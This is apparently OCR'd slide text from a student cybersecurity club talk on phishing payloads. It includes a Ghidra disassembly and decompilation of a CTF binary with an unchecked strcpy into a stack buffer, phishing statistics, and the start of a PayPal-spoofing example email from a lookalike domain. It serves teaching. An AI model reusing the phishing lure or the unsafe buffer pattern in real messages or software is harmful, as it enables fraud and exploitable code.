Welcome to the Club

CCDC

CTF this weekend


Icebreaker


One Word Story

One PicoCTF Problem

PHISHING PAYLOADS

By Andrew Bernal





```
080491c4 83 ec 58          SUB     ESP,0x58
080491c7 e8 64 f5 ff ff    CALL    __x86.get_pc_thunk.bx
080491cc 81 c3 34 2e 00 00 ADD     EBX,0x2e34
080491d2 c7 45 e4 01 00    MOV     dword ptr [EBP + -0x1c]=>local_24
         00 00
080491d9 e8 df fd ff ff    CALL    o_e95618e9ef0153aec196c2b8be06cd3
080491de 89 45 e0          MOV     dword ptr [EBP + -0x20]=>local_28
080491e1 83 7d e0 00       CMP     dword ptr [EBP + -0x20]=>local_28
080491e5 75 0f             JNZ     LAB_080491f6
080491e7 e8 d7 fe ff ff    CALL    o_eac7ee31b97333a4c592cab9436fe34
080491ec b8 ff ff ff ff    MOV     EAX,0xffffffff
080491f1 e9 71 01 00 00    JMP     LAB_08049367

                     LAB_080491f6                          XREF[1]:
080491f6 e8 f4 fe ff ff    CALL    o_d32e6ea772c7adcc860d0ce31ed01ab
080491fb 89 45 dc          MOV     dword ptr [EBP + -0x24]=>local_2c
080491fe 83 ec 0c          SUB     ESP,0xc
08049201 ff 75 dc          PUSH    dword ptr [EBP + -0x24]=>local_2c
08049204 e8 04 ff ff ff    CALL    o_e52964b3ae0fb3e7fefffcb9fdd7a11
08049209 83 c4 10          ADD     ESP,0x10
0804920c 89 45 d8          MOV     dword ptr [EBP + -0x28]=>local_30
0804920f 83 ec 08          SUB     ESP,0x8
08049212 ff 75 d8          PUSH    dword ptr [EBP + -0x28]=>local_30
08049215 8d 45 a4          LEA     EAX=>local_64,[EBP + -0x5c]
08049218 50                PUSH    EAX
08049219 e8 f2 f3 ff ff    CALL    strcpy
0804921e 83 c4 10          ADD     ESP,0x10
08049221 8d 45 a4
08049224 b9 ff ff ff ff
08049229 89 c2
0804922b b8 00 00 00 00
08049230 89 d7
08049232 f2 ae
08049234 89 c8
08049236 f7 d0
08049238 8d 50 ff
0804923b 8d 45 a4
0804923e 01 d0
08049240 c7 00 3a 09 30 00
08049246 eb 59

                     LAB_08049248                          XREF[1]:
08049248 83 ec 08          SUB     ESP,0x8
0804924b ff 75 d8          PUSH    dword ptr [EBP + -0x28]=>local_30
0804924e 8d 45 b4          LEA     EAX=>local_54,[EBP + -0x4c]
08049251 50                PUSH    EAX
08049252 e8 39 f3 ff ff    CALL    strstr
08049257 83 c4 10          ADD     ESP,0x10
0804925a 89 45 d4          MOV     dword ptr [EBP + -0x2c]=>local_34
0804925d 83 7d d4 00       CMP     dword ptr [EBP + -0x2c]=>local_34
08049261 74 3a             JZ      LAB_0804929d
08049263 83 ec 08          SUB     ESP,0x8
08049266 8d 45 a4          LEA     EAX=>local_64,[EBP + -0x5c]
08049269 50                PUSH    EAX
0804926a 8d 45 b4          LEA     EAX=>local_54,[EBP + -0x4c]
0804926d 50                PUSH    EAX
0804926e e8 1d f3 ff ff    CALL    strstr
08049273 83 c4 10          ADD     ESP,0x10
08049276 85 c0             TEST    EAX,EAX
08049278 7a 41             JP      LAB_080492bb
0804927a 83 ec 08          SUB     ESP,0x8
0804927d 8d 83 d8 d4 ff ff LEA     EAX,[EBX + 0xffffd4d8]=>STR_08049
08049283 50                PUSH    EAX=>STR_080494d8
08049284 8d 83 0a d5 ff ff LEA     EAX,[EBX + 0xffffd50a]=>DAT_08049
```

Decompiler Find Text


Find: in_PF

Format

● String

○ Regular Expression

```

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

undefined4 main(void)

{
  char cVar1;
  undefined4 uVar2;
  char *pcVar3;
  __uid_t __euid;
  __uid_t __ruid;
  int iVar4;
  uint uVar5;
  bool in_PF;
  byte bVar6;
  undefined4 auStack101 [4];
  char local_54 [32];
  char *local_34;
  char *local_30;
  undefined4 local_2c;
  FILE *local_28;
  int local_24;
  undefined *local_18;

  bVar6 = 0;
  local_18 = &stack0x00000004;
  local_24 = 1;
  local_28 = (FILE *)o_e95618e9ef0153aec196c2b8be06cd31();
  if (local_28 == (FILE *)0x0) {
    o_eac7ee31b97333a4c592cab9436fe34d();
    uVar2 = 0xffffffff;
  }
  else {
    local_2c = o_d32e6ea772c7adcc860d0ce31ed01abb();
    local_30 = (char *)o_e52964b3ae0fb3e7fefffcb9fdd7a112(local_2c);
    strcpy((char *)((int)auStack101 + 1),local_30);
    uVar5 = 0xffffffff;
    pcVar3 = (char *)((int)auStack101 + 1);
    do {
      if (uVar5 == 0) break;
      uVar5 = uVar5 - 1;
      cVar1 = *pcVar3;
      pcVar3 = pcVar3 + (uint)bVar6 * -2 + 1;
    } while (cVar1 != '\0');
    *(undefined4 *)((int)auStack101 + ~uVar5) = 0x30093a;
    while (pcVar3 = fgets(local_54,0x20,local_28), pcVar3 != (char *)0x0) {
      local_34 = strstr(local_54,local_30);
      if (local_34 != (char *)0x0) {
        strstr(local_54,(char *)((int)auStack101 + 1));
        if (!in_PF) {
                    /* this is a pre comment */
          printf("\n%s\n","You\'ve been very naughty! Event has been flagged.");
          return 0xffffffff;
        }
        break;
      }
      local_24 = local_24 + 1;
    }
    fclose(local_28);
    __euid = geteuid();
    __ruid = geteuid();
    setreuid(__ruid,__euid);
    setvbuf(stdout,(char *)0x0,2,0);
    setvbuf(stdin,(char *)0x0,2,0);
    prctl(PR_SET_NO_NEW_PRIVS,1,0,0,0);
    iVar4 = prctl(PR_SET_SECCOMP,2,&bpf_filter);
```


Switch off my computer and lose all these tabs in my browser? There's no way I'm doing that.

Windows Update

Restart your computer to finish installing important updates

Windows can't update important files and services while the system is using them. Make sure to save your files before restarting.

Remind me in: 10 minutes

ATTACKS OVER TIME




Figure 26. Patterns over time in breaches

PROFITABLE






Chart: Comparitech • Source: IC3 • Get the data • Created with Datawrapper


Effective



In total, 84% of survey respondents said that their organization had experienced at least one successful email-based phishing attack during 2022. And 54% said that they had dealt with three or more attacks.




Prevalence of Attacks



Notably, 44% of working adults in our survey said that they think an email is safe when it contains familiar branding. And Microsoft isn't the only brand experiencing regular abuse, with Amazon (6.5 million messages), DocuSign (3.6 million messages), Google (2.6 million messages), DHL (2 million messages) and Adobe (1.5 million messages) all regularly impersonated.

Cyber Attack Messages that Involved Brand Abuse in 2022

EXAMPLE PHISHING EMAIL



[PayPal]: Your account access has been limited

Team Support services@paypal-accounts.com
to **me**

